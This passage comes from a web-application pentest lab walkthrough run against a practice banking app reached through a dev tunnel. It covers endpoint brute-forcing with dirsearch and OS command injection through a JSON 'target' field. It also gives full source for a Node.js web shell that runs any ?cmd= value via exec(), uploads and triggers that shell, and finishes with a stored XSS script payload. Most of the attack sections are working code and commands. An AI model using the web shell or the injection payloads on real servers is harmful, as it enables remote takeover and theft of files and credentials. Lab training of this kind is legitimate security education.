
Extensions: php, aspx, jsp, html, js | HTTP method: POST | Threads: 25 | Wordlist size: 10
Output File: /home/kali/Desktop/reports/https_lw5dqd9-3000.inc1.devtnnels.ms/_api__25-10-10_06-50-01.txt
Target: https://lw5dqd9-3000.inc1.devtnnels.ms/

[06:50:01] Starting: api/
[06:50:07] 400 - 27B - /api/system/diagnostics

Task Completed

(kali@kali)~[~/Desktop]
$
```

here we see the 400 status code that means it can successfully send the request to this endpoint now we will use postman tool for using command line injection



so in here I set the url with post request and set the body with raw data with json and set the target

```
{  
  
  "target": "paytm.com & dir"  
  
}
```

write anything in the place paytm.com like any ip or anything but after & write windows command

3. File upload via rce (Remote code execution)

A file upload vulnerability becomes an RCE (Remote Code Execution) issue when an attacker can upload a file that the server will later execute (directly or indirectly). Instead of just storing a harmless image, the attacker stores a file (often called a *web shell*) that the server interprets as code (PHP, ASPX, JSP, or even


JavaScript), letting the attacker run commands or code on the server.

Typical attack flow (conceptual)

1. **Find an upload form** — an endpoint that accepts file uploads (images, docs, avatars).
2. **Upload a web shell** — attacker crafts a file that contains executable code (e.g., a `.php`, `.aspx`, or `shell.js` depending on target).
3. **Place file in web-accessible location** — server stores the uploaded file under `/uploads/...` or similar and the file is reachable by URL.
4. **Trigger execution** — attacker requests the uploaded file URL (or triggers a route that loads it). If the server interprets it as code or passes it to a runtime that executes it, the shell runs.
5. **Command execution / persistence** — the shell offers arbitrary commands or opens a reverse connection, giving remote control / data exfiltration.

Note: For Node.js/JavaScript, a `shell.js` would be effective only if the server somehow executes it with Node (e.g., via `require()` / `eval()` on uploaded content or if uploads are saved under a path that the server later imports). In many PHP apps, the same concept uses `.php` files.

In our target we see from wapalizer that it is using node js in backend



So we will use js file for file upload vulnerability

```
const express = require('express');

const { exec } = require('child_process');

const app = express();

module.exports = (req, res, next) => {

  const cmd = req.query.cmd;

  if (!cmd) {

    return res.send(`

      <h1>Node.js Web Shell</h1>

      <p>Use <code>?cmd=YOUR_COMMAND</code></p>`);
  }
}
```

```

    `);

}

exec(cmd, (err, stdout, stderr) => {

    if (err) return res.type('text/plain').send(stderr || err.message);

    res.type('text/plain').send(stdout);

});

};

```

```

const express = require('express'); // import Express framework
const { exec } = require('child_process'); // import exec to run shell commands
const app = express(); // create an Express app (not used further here)

module.exports = (req, res, next) => {
    const cmd = req.query.cmd; // read ?cmd= from the URL query string
    if (!cmd) {
        return res.send(`
            <h1>Node.js Web Shell</h1>
            <p>Use <code>?cmd=YOUR_COMMAND</code></p>
        `); // if no cmd provided, return a small HTML help page
    }

    exec(cmd, (err, stdout, stderr) => { // run the provided command in the system shell
        if (err) return res.type('text/plain').send(stderr || err.message);
        res.type('text/plain').send(stdout); // return command output (or error) as plain text
    });
};

```

Now open this url [the_main_url/uploads/shell.js?cmd=dir]

<https://lw5dqdg9-3000.inc1.devtunnels.ms/uploads/shell.js?cmd=dir>

```
← → ↻ lw5dqdg9-3000.inc1.devtnnels.ms/uploads/shell.js?cmd=dir

Volume in drive E is New Volume
Volume Serial Number is F023-3ABC

Directory of E:\cyberdojo\wapt labs\banking

25-09-2025  23:44    <DIR>          .
25-09-2025  23:44    <DIR>          ..
19-09-2025  22:02             363 .env
10-10-2025  20:54          35,172 app.js
25-09-2025  23:44          81,920 banking.db
25-09-2025  23:43          27,831 create-database.js
26-09-2025  16:59          27,844 index.html
19-09-2025  22:07    <DIR>          logs
21-09-2025  21:09    <DIR>          node_modules
21-09-2025  21:09        117,744 package-lock.json
21-09-2025  21:09          1,179 package.json
25-09-2025  23:02    <DIR>          public
10-10-2025  23:06          41,886 server.js
19-09-2025  22:02          1,851 setup-backend.sh
18-09-2025  14:42          1,773 setup.sh
26-09-2025  21:54          43,354 style.css
19-09-2025  22:07    <DIR>          test-payloads
10-10-2025  23:07    <DIR>          uploads
19-09-2025  22:07    <DIR>          views
          11 File(s)          380,917 bytes
           8 Dir(s)  23,140,921,344 bytes free
```

You can use other cmd commands also

4. Stored xss

In the kali make a custom wordlist for brute forcing

```
api
ping
admin
api/posts
api/messages
status
test404
config
api/comments
comments
notfound
diagnostics
404
comments/404-demo
healthz
test
```

```
system/diagnostics
debug
```

use this dirsearch command for endpoint brute forcing

dirsearch -u <https://lw5dqdg9-3000.inc1.devtnnls.ms/> -e "" -m POST -w endpoint.txt

```
(kali㉿kali)-[~/Desktop]
$ dirsearch -u https://lw5dqdg9-3000.inc1.devtnnls.ms/ -e "" -m POST -w endpoint.txt

/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: POST | Threads: 25 | Wordlist size: 18
Output File: /home/kali/Desktop/reports/https_lw5dqdg9-3000.inc1.devtnnls.ms/_25-10-10_16-34-12.txt
Target: https://lw5dqdg9-3000.inc1.devtnnls.ms/

[16:34:12] Starting:
[16:34:14] 200 - 179B - /api/comments

Task Completed
```

so /api/comments endpoint is present and

```
File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ dirsearch -u https://lw5dqdg9-3000.inc1.devtnnls.ms/ -e "" -m GET -w endpoint.txt

/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 18
Output File: /home/kali/Desktop/reports/https_lw5dqdg9-3000.inc1.devtnnls.ms/_25-10-10_16-40-20.txt
Target: https://lw5dqdg9-3000.inc1.devtnnls.ms/


[16:40:20] Starting:
[16:40:24] 404 - 441B - /comments/404-demo

Task Completed

(kali㉿kali)-[~/Desktop]
$
```

/comments/404-demo page exist

So we will go to this /comments/404-demo page endpoint



With this we can find out that `/api/comments` is connected with `/comments/404-demo`


when we pass this command: `curl -X POST`

`"http://localhost:3000/api/comments" -d "comment=xssTest"`



In the 404 page shows this

The `xssTest` word reflected here show we can use xss payload here




So now I use this command :

```
curl -X POST  
"https://lw5dqd9-3000.inc1.devtnnels.ms/api/comments" -d  
"comment=<script>alert('xss triggered')</script>&author=test"
```



So now we will refresh the 404 page and see this



And every time we will go to the page it will trigger xss